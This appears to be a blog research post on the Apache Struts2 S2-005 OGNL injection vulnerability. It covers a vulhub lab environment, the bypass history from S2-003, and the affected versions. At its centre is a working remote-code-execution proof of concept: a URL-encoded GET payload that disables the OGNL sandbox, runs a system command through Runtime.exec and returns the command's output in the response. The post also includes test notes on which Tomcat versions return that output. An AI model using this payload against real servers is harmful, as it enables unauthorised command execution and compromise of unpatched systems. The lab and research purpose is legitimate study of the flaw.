[Research] Struts2 S2-005 Vulnerability Environment and Working POC
A study of the Struts2 S2-005 vulnerability, including environment setup, underlying principles, affected versions, exploitation process, and a working proof of concept.
Read in Chinese→[Research] Struts2 S2-005 Vulnerability Environment and Working POC
1. Environment
Environment
https://github.com/vulhub/vulhub/blob/master/README.zh-cn.md
Setting up this environment is quick and convenient. See the instructions for details; it is very simple.
2. Principles
Refer to Wu Hanqing’s book, Web Security for White Hats.
The S2-005 vulnerability originated from S2-003 (affected versions: earlier than Struts 2.0.12). Struts2 parses each HTTP parameter name as an OGNL statement and executes it (which can be understood as Java code). OGNL expressions access Struts objects using
#. The Struts framework filters the#character to prevent security issues, but this security restriction can be bypassed using Unicode encoding (\u0023) or octal notation (\43). The official fix for S2-003 added security configurations (such as prohibiting static method calls and class method execution), but those security configurations were subsequently bypassed, resulting in another vulnerability. Attackers can use OGNL expressions to enable these two options. The S2-003 patch effectively put a lock on itself but left the key inserted in the lock.
XWork parses the keys and values of GET parameters as Java statements using OGNL expressions, for example:
user.address.city=Bishkek&user['favoriteDrink']=kumys
//会被转化成
action.getUser().getAddress().setCity("Bishkek")
action.getUser().setFavoriteDrink("kumys")
```The vulnerability is triggered by exploiting this behavior and combining it with a method for bypassing the OGNL sandbox, resulting in S2-003. The official fix for S2-003 added a security mode \(sandbox\). S2-005 disables the security mode through an OGNL expression, bypassing the fix once again. The overall process is as follows:
- S2-003 uses `\u0023` to bypass S2's defense against `#`
- After S2-003, the official fix added a security mode \(sandbox\)
- S2-005 uses an OGNL expression to disable the sandbox and continue executing code
## 3. Affected Versions
Struts 2.1.0 \- Struts 2.3.1
## 4. Exploitation Process
Start the environment.
## POC```java
('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(bla)(bla)&('\u0023_memberAccess.excludeProperties\[email protected]@EMPTY_SET')(kxlzx)(kxlzx)&('\u0023_memberAccess.allowStaticMethodAccess\u003dtrue')(bla)(bla)&('\u0023mycmd\u003d\'ipconfig\'')(bla)(bla)&('\u0023myret\[email protected]@getRuntime().exec(\u0023mycmd)')(bla)(bla)&(A)(('\u0023mydat\u003dnew\40java.io.DataInputStream(\u0023myret.getInputStream())')(bla))&(B)(('\u0023myres\u003dnew\40byte[51020]')(bla))&(C)(('\u0023mydat.readFully(\u0023myres)')(bla))&(D)(('\u0023mystr\u003dnew\40java.lang.String(\u0023myres)')(bla))&('\u0023myout\[email protected]@getResponse()')(bla)(bla)&(E)(('\u0023myout.getWriter().println(\u0023mystr)')(bla))
```**This POC is sent using a GET request, so we can simply append it directly to the URL.**

When the POC is deployed under Tomcat 8.5, it returns a 400 response, and this POC provides no output. I looked for other POCs that return output, but none worked. I will investigate further later. Could an expert advise whether this is caused by the Tomcat version?
Apache Tomcat 7.0.56 does return output.
A download prompt will appear.
![Insert image description here](/images/20190701162055597.png
Then open it and take a look.
![Insert image description here](/images/20190701162131556.png
This is the output of the command.